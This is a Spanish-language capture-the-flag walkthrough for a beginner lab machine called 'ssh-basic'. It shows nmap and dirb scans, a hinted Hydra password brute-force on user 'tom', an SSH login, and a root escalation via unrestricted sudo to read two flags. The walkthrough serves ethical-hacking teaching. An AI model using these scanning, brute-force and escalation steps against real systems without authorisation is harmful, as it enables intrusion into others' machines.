# Walkthrough ssh-basic

## resolución de máquina ssh-basic (Hacking Ético)

# ÍNDICE

# 1. RECONOCIMIENTO

```
┌──(kali㉿kali)-[~/Desktop/Maquinas]
└─$ nmap -sn 192.168.28.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 18:13 CEST
Nmap scan report for 192.168.28.1
Host is up (0.00048s latency).
Nmap scan report for 192.168.28.4
Host is up (0.00014s latency).
Nmap scan report for 192.168.28.14
Host is up (0.00071s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.89 seconds
```


Lo primero en mi caso es ver que dirección IP tiene la maquina victima

```
┌──(kali㉿kali)-[~/Desktop/Maquinas]
└─$ nmap -A 192.168.28.14 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 18:14 CEST
Nmap scan report for 192.168.28.14
Host is up (0.00024s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a3:ff:4c:5e:1c:4a:2a:6c:c8:8e:c4:c2:3a:75:60:f8 (ECDSA)
|_  256 6d:a8:12:29:8d:bb:6f:ab:1f:68:c5:42:d9:59:8a:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Hacking \xC3\x89tico con SSH
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
```


Después de saber su IP le tiro un escaneo de puertos para saber algunas posibles vulnerabilidades que pueda tener o saber que puertos estan abiertos para poder aprovecharlos

```
┌──(kali㉿kali)-[~/Desktop/Maquinas]
└─$ dirb http://192.168.28.14 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr  6 19:54:15 2024
URL_BASE: http://192.168.28.14/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.28.14/ ----
+ http://192.168.28.14/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://192.168.28.14/ssh/

---- Entering directory: http://192.168.28.14/ssh/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Apr  6 19:54:20 2024
DOWNLOADED: 20458 - FOUND: 1
```


Sabiendo que tiene corriendo un apache, podemos tirarle un “dirb” para saber qué directorios o archivos web tienen por la red dentro de este apache





Si ponemos la dirección IP de la maquina victima y no le especificamos el puerto no redirigirá al puerto 80 que es el que viene por defecto en el cual está corriendo el apache (Una página web) con esto ya podemos investigarla para sacar posibles credenciales o vulnerabilidades





En el “dirb” nos muestra que hay un directorio llamado “/ssh/” y si nos metemos en el, nos muestra lo siguiente…




Si le damos a ssh.html nos lleva a esta pagina





Si inspeccionamos la pagina veremos que hay un comentario con un usuario y una pista de como sacarle la contraseña a ese usuario



Tiramos un hydra para sacarle la contraseña a “tom”

# 2. USUARIO TOM




Nos conectamos por ssh para entrar dentro de la maquina victima con ese usuario autenticado

# #FLAG1

```
tom@basic-ssh:~$ ls -la
total 32
drwxr-xr-- 3 tom  tom  4096 abr  6 15:55 .
drwxr-xr-x 4 root root 4096 abr  6 12:37 ..
-rw------- 1 tom  tom    37 abr  6 15:55 .bash_history
-rw-r--r-- 1 tom  tom   220 abr  6 12:35 .bash_logout
-rw-r--r-- 1 tom  tom  3771 abr  6 12:35 .bashrc
drwx------ 2 tom  tom  4096 abr  6 12:37 .cache
-rw-r--r-- 1 root root  449 abr  6 15:54 FLAG.txt
-rw-r--r-- 1 tom  tom   807 abr  6 12:35 .profile
tom@basic-ssh:~$ cat FLAG.txt

   ###     ###                          ##
  ## ##     ##                         ####
   #        ##      ####     ### ##    ####
 ####       ##         ##   ##  ##     ##
  ##        ##      #####   ##  ##     ##
  ##        ##     ##  ##    #####
 ####      ####     #####       ##     ##
                            #####

Very good, you have flag 1/2

This flag is worth 10 points

Perfect, you are becoming a little hacker

Try doing "sudo -l"
```

En la /home/ del usuario “tom” esta la primera flag, la leemos con “cat”

```
tom@basic-ssh:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on basic-ssh:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tom may run the following commands on basic-ssh:
    (ALL : ALL) ALL
```

Si hacemos “sudo -l” podremos ver lo que puede hacer ese usuario con sudo (Como super usuario) sin contraseña en este caso tiene todos los permisos

# 3. USUARIO ROOT

# #FLAG2

```
tom@basic-ssh:~$ sudo su
root@basic-ssh:/home/tom# cd ~
root@basic-ssh:~# ls -la
total 40
drwx------  6 root root 4096 abr  6 15:52 .
drwxr-xr-x 20 root root 4096 abr  6 12:31 ..
-rw-------  1 root root  547 abr  6 15:55 .bash_history
-rw-r--r--  1 root root 3106 oct 15  2021 .bashrc
drwx------  2 root root 4096 abr  6 12:34 .cache
-rw-r--r--  1 root root  490 abr  6 15:52 FLAG.txt
drwxr-xr-x  3 root root 4096 abr  6 12:35 .local
-rw-r--r--  1 root root  161 jul  9  2019 .profile
drwx------  3 root root 4096 abr  6 12:33 snap
drwx------  2 root root 4096 abr  6 12:33 .ssh
root@basic-ssh:~# cat FLAG.txt

   ###     ###                         ##
  ## ##     ##                        ####
   #        ##      ####     ### ##   ####
 ####       ##         ##    ##  ##     ##
  ##        ##      #####    ##  ##     ##
  ##        ##     ##  ##     #####
 ####      ####     #####        ##     ##
                             #####

Very good, you have the flag 2/2

This flag is worth 20 points

From what I see you already learned to use ssh perfectly...

Code: Q29kaWdvOiBzc2gtdmVyaWZpY2Fkbw==
```

Por lo que podremos hacernos root haciendo “sudo su” y en su /home/ podremos encontrar la ultima flag, ya estaria terminada.

**GRACIAS POR HABER PARTICIPADO EN MI MINIJUEGO DE HACKING ÉTICO**